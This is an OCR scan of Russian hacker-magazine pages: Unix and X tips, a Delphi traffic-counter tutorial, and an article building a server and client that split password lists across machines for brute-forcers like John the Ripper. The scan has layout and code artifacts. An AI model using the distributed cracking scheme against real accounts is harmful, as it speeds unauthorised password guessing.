Хотя синтаксис скриптового языка fish несколько отличается от синтаксиса bash и других шеллов, этот факт нас мало волнует. Наиболее «вкусные» его особенности связаны с интерактивным аспектом работы программы. В fish встроен расширенный механизм автодополнений, который печатает не только возможные варианты дополнений, но и их описание (набрав, например, «l», ты получишь на экране таблицу, в которой будут перечислены все команды, начинающиеся с «l», и краткое описание каждой из них). При возникновении ошибки fish выводит не только полное ее описание, но и возможные пути ее решения. Кроме этого, fish подсвечивает синтаксис своего скриптового языка прямо в окне терминала.



ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /

Tips'n'tricks юниксоида

ТРЮКИ И СОВЕТЫ ЮНИКСОИДУ

Сегодня в нашем меню: советы по X Window и KDE, несколько интересных типсов, посвященных использованию бессмертных Vim и Mutt, и пара хинтов по работе с излюбленным инструментом администратора — screen. Все ингредиенты тщательно отобраны и изысканно приготовлены. Угощайся.

Screen

Отключаем приветствие:

```
startup_message off
```

Настраиваем статусную строку (время дата юзер:хост [открытые окна]):

```
caption splitonly "%{wb} %=%n %t "
hardstatus lastline "%{+b wk} %c
%D %d %M %Y  %=[ %w ]"
```

Вешаем на клавиши запуск программ (нажимать следует в сочетании с <Ctrl>):

```
bind 'q' screen mc
bind 'w' screen mutt
bind 'e' screen elinks
```

Клавиши <F1> и <F2> для навигации по окнам:

```
bindkey -k F1 prev
bindkey -k F2 next
```

Shell

Модификаторы имен файлов в ZSH (пример: STRING="a/b/c"; echo "$STRING:модификатор"):

`:h` - начальный каталог (аналог команды dirname);
`:t` - имя файла (аналог команды basename);
`:e` – расширение;
`:r` - удалить расширение;
`:l` - конвертировать в строчные буквы;
`:u` - конвертировать в прописные буквы.

X Window

Включить поддержку колесика мыши (добавить в секцию InputDevice файла /etc/X11/xorg.conf):

```
Option "ZAxisMapping" "4 5"
```

Разрешить запуск X-сервера без мыши (добавить в секцию ServerFlags):

```
Option "AllowMouseOpenFail" "true"
```

Копирование и вставка из командной строки:

```
$ cat file | xclip
$ xclip -o
```

Циклическое переключение разрешения экрана:

```
Ctrl+Alt+'+'
Ctrl+Alt+'-'
```

X-сервер в окне X-сервера:

```
$ Xnest -ac -geometry 1024x768 :1 &
```

Сетевой доступ к X-серверу (192.168.3.3 — X-клиент, на нем исполняются программы; 192.168.3.1 — X-сервер, отрисовывает картинку):

Открываем доступ:

```
[server]# xhost +192.168.3.3
[client]$ export
DISPLAY=192.168.3.1:0.0
```

Второй графический сеанс на локальной машине:

```
$ startx -- :1
```

Виртуальные файловые системы Konqueror:

`audiocd:/` — аудио CD;
`fish:/` — SSH;
`ftp:/` — FTP;
`http:/` — HTTP;
`imap:/` — IMAP;
`info:/` — страницы info;
`ldap:/` — каталоги LDAP;
`man:/` — man-страницы;
`nntp:/` — NNTP;
`pop3:/` — POP3;
`print:/` — система печати;
`rapip:/` — подключение к КПК;
`sftp:/` — SFTP;
`slp:/` — Service Locator Protocol;
`smb:/` — SMB (Samba);
`ssh:/` — SSH (запускается Konsole);
`vnc:/` — диалог подключения к VNC.

Multimedia

Запись интернет-радио:

```
$ mplayer http://www.host.ru:8128
-dumpstream -dumpfile music.mp3
-vc dummy -vo null.
```

Vim

Убираем из окна gvim все ненужное (вроде панели инструментов) и включаем меню, вызываемое нажатием второй кнопки мыши:

```
:set guioptions=acmgrL
:set mousemodel=popup
```

Включаем «фолдинг» (все строки, находящиеся между «{{{» и «}}}», будут автоматически свернуты):

```
:set foldmethod=marker
:set foldmarker={{{,}}}
```

Просмотр содержимого ftp-ресурса:

```
$ vim ftp://ftp@host.ru/pub
```

Редактировать файл по протоколу scp:

```
$ vim scp://user@host.ru/.vimrc
```

Редактировать файл по протоколу sftp:

```
$ vim sftp://user@host.ru/.vimrc
```

Mutt

Учим mutt показывать появление новых писем в ящике флагом 'N':

```
mailboxes `echo ~/Mail/*`
```

Используем различные методы сортировки для разных ящиков (содержимое ящика Inbox сортируется по датам, всех остальных — по тредам):

```
folder-hook . 'set sort=threads'
folder-hook Inbox 'set sort=date-
received'
```



ИГОРЬ «SPIDER_NET» АНТОНОВ
/ SPIDER_NET@INBOX.RU /

СТРОГИЙ НАДЗОР ЗА ТРАФИКОМ

СТРОИМ СВОЙ ИНСПЕКТОР ИЗ ДОСТУПНЫХ МАТЕРИАЛОВ

Во времена сумасшедшего использования таких технологий, как GPRS/EDGE, DSL, приходится всерьез задумываться о потраченном трафике. Цены на него, конечно, падают, но и потребности наши возрастают. Если пытаться запомнить, сколько ты скачал вчера, а сколько — сегодня, то можно начинать собираться в психушку, поскольку от таких расчетов мозг, скорее всего, сильно заглючит. Чтобы этого не случилось, мы покажем тебе, как можно автоматизировать процесс подсчета трафика.

Обзор инструментария

Поскольку наша программа будет иметь графический интерфейс, то и писать ее лучше всего на Delphi. Версия любимой среды разработки значения не имеет. Помимо Delphi, нам потребуется доступ в инет для заглядывания в MSDN, а если ты не в ладах с английским языком, то не забудь обзавестись англо-русским словарем, поскольку всю информацию Microsoft приводит на языке посетителей порносайтов.


Теоретическая часть

Перед рассмотрением практического примера, необходимо ознакомиться с теорией, поэтому отложи клаву подальше и приготовься к впитыванию инфы. Получить информацию о трафике можно несколькими способами. Мы воспользуемся самым продвинутым — функцией GetIfTable из библиотеки IPHLPAPI.DLL (в модулях, идущих вместе с Delphi, ее описания нет). Эта функция позволяет с легкостью получить информацию о трафике и сетевых интерфейсах. Работать с ней очень просто, а библиотека, помимо нее, содержит еще массу функций для получения всевозможной информации о работе сети и т.д. Эта библиотека существует и в Windows 9x, и в ее последних версиях (2K/XP/2K3/Vista), где она отличается появлением новых функций (изменение структур). Чтобы не волноваться за работоспособность своей программы, советую обратиться к MSDN и сделать в коде проверку версии Windows. В своем примере я буду ориентироваться на все еще самую популярную в народе Windows XP.

Итак, как я уже сказал, модуль, в котором были бы описаны структуры и функции этой библиотеки, вместе с Delphi не идет, поэтому нам в своем проекте придется их описывать самостоятельно. Первым делом давай рассмотрим функцию, которая нам понадобится:



Великий MSDN



Создаем колонки в ListView

```
function GetIfTable(
 pIfTable: PMIB_IFTABLE;
 pdwSize: PULONG;
 bOrder: BOOL;
):DWORD;
```

pIfTable — указатель на структуру MIB_IFTABLE, **pwdSize** — буфер для получения

«МЫ ВОСПОЛЬЗУЕМСЯ САМЫМ ПРОДВИНУТЫМ — ФУНКЦИЕЙ GETIFTABLE ИЗ БИБЛИОТЕКИ IPHLPAPI.DLL (В МОДУЛЯХ, ИДУЩИХ ВМЕСТЕ С DELPHI, ЕЕ ОПИСАНИЯ НЕТ)»

данных таблицы MIB_IFTABLE, **bOrder** — сортировка. При успешном выполнении функция возвращает NO_ERROR, в противном случае — код ошибки. После выполнения функции все данные запишутся в структуру pIfTable, указатель которой передается в первом параметре. Структура MIB_IF_TABLE выглядит следующим образом:

```
TMibIfTable = packed record
 dwNumEntries : DWORD;
 Table        : TMibIfArray;
 end;
```

dwNumEntries — количество сетевых интерфейсов, **table** — массив структур MIB_IF_ROW. После успешного выполнения в dwNumEntries будет содержаться количество сетевых интерфейсов. Пробежавшись по ним в цикле, мы сможем получить всю необходимую нам информацию. Информация о каждом интерфейсе будет храниться в соответствующей MIB-таблице.

Структуру MIB таблицы нам также придется объявлять самим.


КОД СТРУКТУРЫ

```
TMibIfRow = packed record
 wszName: array[0..255] of WideChar;
 dwIndex : DWORD;
 dwType : DWORD;
 dwMtu : DWORD;
 dwSpeed : DWORD;
 dwPhysAddrLen : DWORD;
 bPhysAddr : array[0..7] of Byte;
 dwAdminStatus : DWORD;
 dwOperStatus : DWORD;
 dwLastChange : DWORD;
 dwInOctets : DWORD;
 dwInUcastPkts : DWORD;
 dwInNUCastPkts : DWORD;
 dwInDiscards : DWORD;
 dwInErrors : DWORD;
 dwInUnknownProtos : DWORD;
 dwOutOctets : DWORD;
 dwOutUCastPkts : DWORD;
 dwOutNUCastPkts : DWORD;
 dwOutDiscards : DWORD;
 dwOutErrors : DWORD;
 dwOutQLen : DWORD;
 dwDescrLen : DWORD;
 bDescr : array[0..255] of Char;
end;
```

Не пугайся такого большого количества свойств :), сейчас я поясню, что они собой представляют: **wszName** — имя сетевого интерфейса. В последних версиях Windows это свойство заменяет Alias. **dwIndex** — порядковый номер соответствующего интерфейса. **dwType** — тип интерфейса. Может быть:

- **IF_TYPE_OTHER (1)** — неизвестный сетевой интерфейс;
- **IF_TYPE_ETHERNET_CSMACD (6)** — Ethernet;
- **IF_TYPE_ISO88025_TOKENRING (9)** — Token ring;
- **IF_TYPE_PPP (23**) — PPP;
- **IF_TYPE_SOFTWARE_LOOPBACK (24)** — Lookback;
- **IF_TYPE_ATM (37)** — ATM;
- **IF_TYPE_IEEE80211** — IEEE 802.11;
- **IF_TYPE_TUNNEL (131)** — tunnel;
- **IF_TYPE_IEEE1394 (144)** — IEEE 1394.

dwMTU — максимальная скорость передачи. **dwSpeed** — скорость передачи данных (биты/сек).**dwPhysAddrLen** — длина физического адреса устройства. **bPhysAddr** — физический адрес интерфейса. **dwAdminStatus** — активность интерфейса. Описание принимаемых значений смотри в MSDN. **dwOperStatus** — текущий статус интерфейса. Опять же может принимать множество значений, поэтому, чтобы не тратить место в статье, снова направляю тебя к MSDN. **dwLastChange** — последний измененный статус. **dwInOctets** — количество байт, принятых через определенный интерфейс. **dwInUcastPkts** — количество направленных пакетов, принятых интерфейсом. **dwInNUCastPkts** — количество ненаправленных пакетов, принятых интерфейсом. **dwInDiscards** — количество входящих забракованных пакетов. **dwInErrors** — количество принятых пакетов, содержащих ошибки. **dwInUnknownProtos** — количество принятых забракованных пакетов с неизвестным протоколом. **dwOutOctets** — количество байт, отправленных через определенный интерфейс. **dwOutUCastPkts** — противоположно



> Немного кода — и прога готова

ПОЛЕЗНЫЕ РЕСУРСЫ
msdn.microsoft.com — легендарный MSDN;
vr-online.ru — новости, статьи, журналы, форум;
torry.net — самый большой архив компонент для Delphi. Здесь можно найти уже готовые компоненты для подсчета трафика.

dwInUcastPkts. **dwOutNUCastPkts** — противоположно dwInNUCastPkts. **dwOutDiscards** — противоположно dwInDiscards. **dwOutErrors** — противоположно dwInErrors. **dwOutQLen** — длина очереди данных. **dwDescrLen** — размер bDescr. **bDescr** — описание интерфейса. Более полное описание этой структуры ты найдешь в MSDN.

Пример использования

Теперь, когда мы владеем всей необходимой информацией, самое время написать примерчик. Запускай Delphi, создавай новый проект типа Application и кидай на форму таймер и ListView. Создай в нем 8 столбцов:

1. Интерфейс
2. Тип интерфейса
3. Физический адрес
4. Скорость
5. Отправлено
6. Принято
7. ErrorOut
8. ErrorIn

В ListView мы будем отображать всю полученную информацию, поэтому нужно придать ему соответствующий вид. Выстави следующие свойства:

```
GridLines = true
HotTrack = true
RowSelect = true
ViewStyle = vsReport
```


Пример моей формы ты можешь увидеть на рисунке.Форма готова, можно переходить к кодингу. Придвинь к себе клавиатуру и первым делом опиши в модуле проекта все структуры, которые мы разбирали: MibIfRow, MibIfTable. Помимо этого, объяви новый тип TMacAddress=array[1..8] и TMibIfArray=array[0..512] of TMibIfRow. В TMacAddress мы будем хранить физический адрес устройства. Для всех созданных структур сделай указатель. Когда опишешь все структуры, не забудь объявить нашу функцию. Делается это следующим образом. После раздела var модуля нашей формы напиши:

```
function GetIfTable(pIfTable:
PMibIfTable; pdwSize: PULONG;
 bOrder: boolean): DWORD;
stdCall; external 'IPHLPAPI.
DLL';
```

Если ты работал с библиотеками DLL, то тебе должно быть все понятно, в противном случае знай, что таким образом можно обращаться к функциям, которые находятся в DLL. Создай обработчик события OnTimer для нашего таймера и напиши в нем код из соответствующей врезки, а я объясню, что в нем происходит. Перед использованием GetIfTable нужно выделить необходимую память под структуру MibIfTable. Память выделяется с помощью New. Все, память выделили, а значит, можно попытаться вызвать функцию GetIfTable. Результат ее выполнения запишется в переменную _error. Теперь проверь значение этой переменной. Если оно не равно NO_ERROR, то это означает, что тебя посетила птица обломинго и нужно показать печальное сообщение, прервать выполнение процедуры и сверить свой код с листингом. Если же все нормально, то в цикле можно начинать разбирать наши данные.

«ПЕРЕД ИСПОЛЬЗОВАНИЕМ GETIFTABLE НУЖНО ВЫДЕЛИТЬ НЕОБХОДИМУЮ ПАМЯТЬ ПОД СТРУКТУРУ MIBIFTABLE. ПАМЯТЬ ВЫДЕЛЯЕТСЯ С ПОМОЩЬЮ NEW»

Как я уже говорил, в dwNumEntries структуры TMibIfTable хранится количество интерфейсов. Запускаем цикл от 0 до dwNumEntries-1 и начинаем радоваться полученной информации. При добавлении в ListView я использую функции для преобразования полученных данных. Зачем? Отвечаю. Например, значение dwOutOctets приводится в байтах. Не думаю, что в программе учета трафика будет удобно смотреть на большое количество постоянно меняющихся цифр. Поэтому можно реализовать отображение трафика в привычных нам единицах: Кб, Мб, Гб. Чтобы решить эту задачу, я создал функцию, которая будет высчитывать трафик в определенных единицах измерения информации. Код приводить не буду — если ты немного знаком с Delphi, то проблем с написанием подобного кода у тебя не возникнет. Подобную же функцию я создал для определения скорости соединения. В моем проекте она называется SpeedToStr(). Ее код идентичен функции Traff, изменены только константы, в которых хранятся значения каждой единицы измерения скорости (bps, Kbps, Mbps).
В самом начале статьи я рассказывал тебе про



> Форма

несколько типов возможных сетевых интерфейсов. После выполнения функции мы получаем числовой идентификатор типа, переварить который без заглядывания в руководства сможет разве что Крис Касперски. Чтобы не обидеть абсолютное большинство пользователей, мы используем функцию:

```
GetInterfaceType(types:integer):string;
```

В качестве параметра ей нужно передать идентификатор типа интерфейса, а она, в свою очередь, вернет нам его символьное имя. Код функции ты можешь увидеть в исходнике, который дожидается тебя на нашем диске.

Вернемся к основному коду программы. Обрати внимание, как я получаю физический адрес интерфейса. Поскольку адрес хранится в массиве типа byte, нам нужно написать функцию, которая бы приводила его в понятный человеку вид. Чтобы это сделать, я создал еще одну функцию:

```
GetStrMac(Mac: TMacAddress; size: integer):
string;
```

В качестве параметров ей нужно передать тип TMacAddress (о нем я говорил в самом начале статьи, и ты должен был уже описать его в своем проекте) и длину физического адреса. Все данные берутся из заполненной структуры. Для экономии журнального места я не буду приводить здесь весь код программы — его ты сможешь найти на DVD. Здесь я лишь вкратце расскажу тебе, что в нем происходит. Первым делом в коде функции я делаю проверку параметра size. Если он равен нулю, то физический адрес просто отсутствует. Чтобы как-то представить это пользователю, в качестве результата я просто возвращаю «00» в привычном для отображения MAC-адреса виде. Если же size не равен нулю, в цикле необходимо получать данные из массива, в котором хранится адрес, и с помощью функции IntToHex приводить его к шестнадцатеричному виду и разделять символом «-». После того как разбор завершится, нужно удалить самый последний символ нашего результата, которым всегда будет лишнее «-». Чтобы все было красиво, я его удаляю и возвращаю результат.

> Показываем информацию о доступных интерфейсах

ОБРАБОТЧИК СОБЫТИЯ ONTIMER

```
var
  _MibIfTable:PMibIfTable;
  _P:Pointer;
  i:integer;
  _buflen:dword;
  _error:dword;
begin
  listview1.Items.Clear;
  _buflen:=sizeof(_MibIfTable^);
   New(_MibIfTable);
  _P:=_MibIfTable;
  _error:=GetIfTable(_MibIfTable, @_buflen, false);
  if _error <> NO_ERROR then
  begin
     ShowMessage('Произошла ошибка!');
     Exit;
   end;

   for i:=0 to TMibIfTable(_P^).dwNumEntries-1 do
     with ListView1.Items.Add do
     begin
       caption:=Trim(TMibIfTable(_p^).table[i].bDescr);
       subitems.Add(GetInterfaceType(
         TMibIfTable(_P^).table[i].dwtype));
       subitems.Add(GetStrMac(
         TMacAddress(TMibIfTable(_p^).Table[i].bPhysAddr),
         TMibIfTable(_p^).table[i].dwPhysAddrLen));
       subitems.add(SpeedToStr(
         TMibIfTable(_p^).table[i].dwSpeed));
       subitems.Add(Traff(TMibIfTable(_p^).table[i].dwOutOctets));
       subitems.Add(Traff(TMibIfTable(_p^).table[i].dwInOctets));
       subitems.Add(IntToStr(
         TMibIfTable(_p^).table[i].dwOutErrors));
       subitems.Add(IntToStr(TMibIfTable(_p^).table[i].dwInErrors));
```

Он сказал: «Конец»

Наш пример готов для компиляции и жестокого тестирования. Начало созданию своей программы для учета трафика положено, тебе остается только усовершенствовать пример. После этого ты сможешь следить за тем, сколько драгоценного трафика ты тратишь, или даже сделать на основе нашего исходника свою платную программу и продавать ее злым буржуям за $19,99 в месяц.

Если у тебя что-то не заработало — не отчаивайся, а скорее вставляй наш DVD в дисковод и смотри мой исходник. Возникшие вопросы смело присылай мне на мыло: spider_net@inbox.ru.



4EPEN
/ XDIMAN@MAIL.RU /

РАЗДЕЛЕНИЕ ХАКЕРСКОГО ТРУДА

ПИШЕМ УТИЛИТУ ДЛЯ АДАПТИРОВАНИЯ ПРОГРАММ ПОД РАСПРЕДЕЛЕННЫЕ ВЫЧИСЛЕНИЯ

В последнее время особую популярность приобрели различные программы-переборщики паролей с возможностью распределенной работы на нескольких компьютерах. К написанию этой статьи меня побудило то, что мой любимый переборщик John The Ripper такой возможностью не обладает. Чтобы не реализовывать каждый раз алгоритм распределения в очередном самописном брутфорсере, я решил написать утилиту, позволяющую адаптировать к распределенной работе почти любую программу, и хочу поделиться с тобой опытом ее написания. Итак, приступим!


Конфигурация сервера

Естественно, программа такого типа должна состоять из серверной и клиентской частей. Давай определим возможности серверной части и напишем конфигуратор. Прежде всего назначим в конфигурационном файле основные настройки:

КОНФИГУРАЦИЯ СЕРВЕРА

```
[global]
password = changeme
clients = 5
port = 31337
log = adapt.log
wait = yes
data = 0
output = result.txt
[global]
```


СТУДЕНТ: Пукаленко Дмитрий
УНИВЕРСИТЕТ: МГТУ им. Баумана
КУРС: II
ФАКУЛЬТЕТ: ИУ (информатика и системы управления)
ТЕМА: изучение протокола TCP/IP
ЦЕЛЬ ЛАБОРАТОРНОЙ: написание программы-сервера, рассылающего нескольким клиентам данные из файла, вдохновило нас на распределение таким образом паролей для переборщика John The Ripper. Потребовалось связать программу с клиентом, что и было сделано. Об этом и рассказывается в статье.



> Расширение возможностей программы



> Документация по подобному проекту — OpenMosix



> Правильно оформлен конфиг — половина программы написана

Все опции в секции global — основные настройки сервера, не зависящие от набора входных данных. Опция clients отвечает за количество клиентов, которые должны быть подключены к серверу, прежде чем он начнет отсылать им входные данные; wait определяет, должен ли сервер ждать окончания работы всех клиентов (в случае если мы подбираем один пароль на многих компьютерах), а о назначении остальных настроек ты можешь догадаться интуитивно :). Остановимся на опции data. Так как сервер у нас многофункциональный, я решил вынести настройки преобразования входных данных из источника в отдельные секции конфига — [dataset]. Параметр data указывает как раз на то, какая секция [dataset] должна быть использована сервером. Я сделал это для того, чтобы можно было быстро переключать набор входных данных в зависимости от поставленной задачи и не переписывать весь конфигурационный файл. Самое важное в конфигурации сервера — это как раз та самая секция [dataset]. Она определяет источники данных, например список паролей, и преобразование данных, то есть подгонку их под спецификацию входных данных программы-клиента:

```
[dataset]

input =pass.txt
skip =

limit =symbol
symbol=10
size =0

send =10

trans =yes

input_format =:
output_format=%2

end_data =eof
end_value=

[dataset]
```

Расскажу подробнее о вышеуказанных настройках. Опция input — путь к файлу, из которого будут считываться данные. Данные могут быть считаны и из stdin, если значение опции будет пустым. Следующие три опции предназначены для разграничения независимых частей данных. Первая указывает тип разграничения: по отдельному символу или по размеру части данных в байтах; остальные две содержат этот символ или размер. В нашем случае конфигурация предусматривает разделение входного потока данных по строкам. Параметр send — это разграничивающий символ между отправляемыми клиенту частями данных, у нас это 10 (\n), то есть отправляем также по строкам. Два последних параметра позволяют определить конец входных данных — по EOF или же по лимитированному количеству частей. Оставшиеся три опции отвечают за подгонку данных под специфический формат программы-клиента. Для разнообразия можешь оформить конфигурационный файл в виде XML и разбирать его с помощью готовой библиотеки libxml, либо же юзай самописный код, как сделал я :). Код разбора опций ты можешь найти во врезке.

Подгонка данных

Наш адаптер должен обеспечивать взаимодействие с программами-клиентами любого типа, с различным форматом входных данных. Для этой цели я написал преобразующую функцию trans(), принцип работы которой заключается в следующем. Параметр input_format содержит набор разделителей, записанных через пробел (ты можешь использовать любой другой символ). В зависимости от них считанная часть данных разделяется на более мелкие пронумерованные части. Мною была написана функция find, которая отсекает часть строки до указанной подстроки. Ее следует выполнять в цикле по заданным разделителям:


```
char *find(char **data,
           char *delim)
{
  char *ptr, *str;
  str = (char*)calloc(1, 1);
  for(ptr=*data;strncmp(ptr,
    delim, strlen(delim))
    && *ptr!='\0';ptr++)
    add_symbol(&str, ptr);
  (*data) += strlen(str)
    + strlen(delim);
  return str;
}
```

Параметр output_format — это просто строка, в которую могут быть вставлены scanf-подобные форматные спецификаторы: %1, %2, %3 и т.д. При преобразовании, вместо форматного спецификатора %n, в строку подставляется n'ая из пронумерованных частей. Такое нехитрое преобразование дает возможность подогнать формат входных данных, например, для многих популярных брутфорсеров. При реализации подобного рода алгоритмов, работающих со строковыми переменными, нередко возникает потребность динамически изменять строку и добавлять к ней символ или другую строку. В качестве примера я приведу функцию добавления символа:

```
void add_symbol(char **str,
                char *c)
{
  *str = (char*)realloc(
    *str,
    strlen(*str)+2);
  strncat(*str, c, 1);
}
```

Ее несложно будет переписать для добавления к строке другой строки :). Также весьма удобна в использовании функция asprintf(), которая динамически выделяет память под результирующую строковую переменную. Код функции, заменяющей форматные спецификаторы нужными пронумерованными частями, ты можешь найти во врезке или в исходнике на диске.

> Кодинг в процессе :)



ЗАМЕНА ФОРМАТНЫХ СПЕЦИФИКАТОРОВ

```
void replace_format( char **str,
  int k, char* substr)
{
  int i;
  char *num;
  char *ptr;
  char *temp;
  asprintf(&num, "%d", k);
  for(ptr=*str;*ptr!='\0';ptr++)
  {
    if(!strncmp(ptr,"%%",2))
      ptr++;
    if(*ptr=='%' && !strncmp(ptr
      + 1, num, strlen(num))) {
      i = ptr — (*str);
// скопируем часть после формат-
ного спецификатора
      *str = (char*)realloc((*str),
        strlen(*str) +
        strlen(substr) + 2);
      ptr = *str + i;
      asprintf(&temp, "%s",
        ptr+strlen(num)+1);
// вставим подстроку и оконча-
тельную часть
      strcpy(ptr, substr);
      strcat(*str, temp);
      ptr += strlen(substr);
      free(temp);
    }
  }
  free(num);
}
```

Сетевая часть сервера

Я полагаю, что сетевое взаимодействие — самая простая в реализации часть нашего проекта. Логичнее всего разбить код на три процедуры — accept_conn(), send_data() и get_result(), назначение которых интуитивно понятно. Рассмотрим работу вышеуказанных функций. Процедура accept_conn() ждет входящих подключений от клиентов. При подключении она получает пароль, сравнивает его с заданным в конфиге и помещает сокет клиента в массив clients. При настройке мы указали фиксированное число клиентов, поэтому в случае возникновения ошибки (клиент дисконнектился, неправильный пароль) в цикле уменьшаем счетчик цикла и ждем повторного подключения. После выполнения вышеописанной процедуры вызывается функция send_data(). Она и является, по сути, ключевой процедурой в нашей программе. Для начала определяем входной поток и считываем из него данные частями, используя методы разграничения частей, заданные в файле конфигурации. Если необходимо, применяем преобразование (в приведенном примере строки вида «логин:пароль» преобразовываются в строки, содержащие только пароли). После этого организуем два вложенных цикла: до конца входных данных и цикл по всем клиентам, в котором мы отправляем часть данных и разграничивающий символ i'тому клиенту. Такой подход позволяет серверу более-менее равномерно распределить данные между клиентами. После того как все данные отправлены, можно отключать всех клиентов и ждать результатов. Функция get_result() ожидает входящее подключение, проводит аутентификацию, получает от клиента результат и, в зависимости от параметра wait, либо прекращает работу, либо ожидает завершения работы всех клиентов. Теперь нам осталось собрать воедино модуль для разбора опций, модуль для подгонки данных и сетевой модуль. Сервер готов.

Конфигурация клиента

Основная задача клиента — обеспечение взаимодействия с программой. Для начала, как и положено, создадим конфигурационный файл. Я, к примеру, использовал в нем следующие опции: файл с входными данными для программы, файл с результатом работы, shell-команду для запуска программы, лог-файл, а также сетевую часть — хост, порт и пароль для подключения к серверу. Помимо этого, для удобства я вставил возможность пропуска нескольких байт или строки в начале результирующего файла. Это было сделано по одной причине — некоторые программы, например John The Ripper, выводят в файл результата строку с указанием количества загруженных паролей и используемого алгоритма шифрования. Клиент же будет состоять из двух основных частей: парсера конфигурационного файла (такого же, как для сервера) и сетевой части.

Принцип работы клиента


Основную работу клиента выполняют две функции — get_data() и send_result(). Логика их работы проста — подключение к серверу, аутентификация, получение набора входных данных и отправка результатов. Входные данные записываются в отдельный файл, который передается в качестве параметра программе. Далее, мы можем расширить функциональность клиента, либо каждые n секунд проверяя размер файла на изменение и в случае последнего отсылая новые результаты серверу, либо же дожидаясь окончания программы и отсылая серверу готовый файл (как сделал я :)). Больше ничего сложного в реализации клиентской части нет.

Расширение возможностей: последовательный перебор

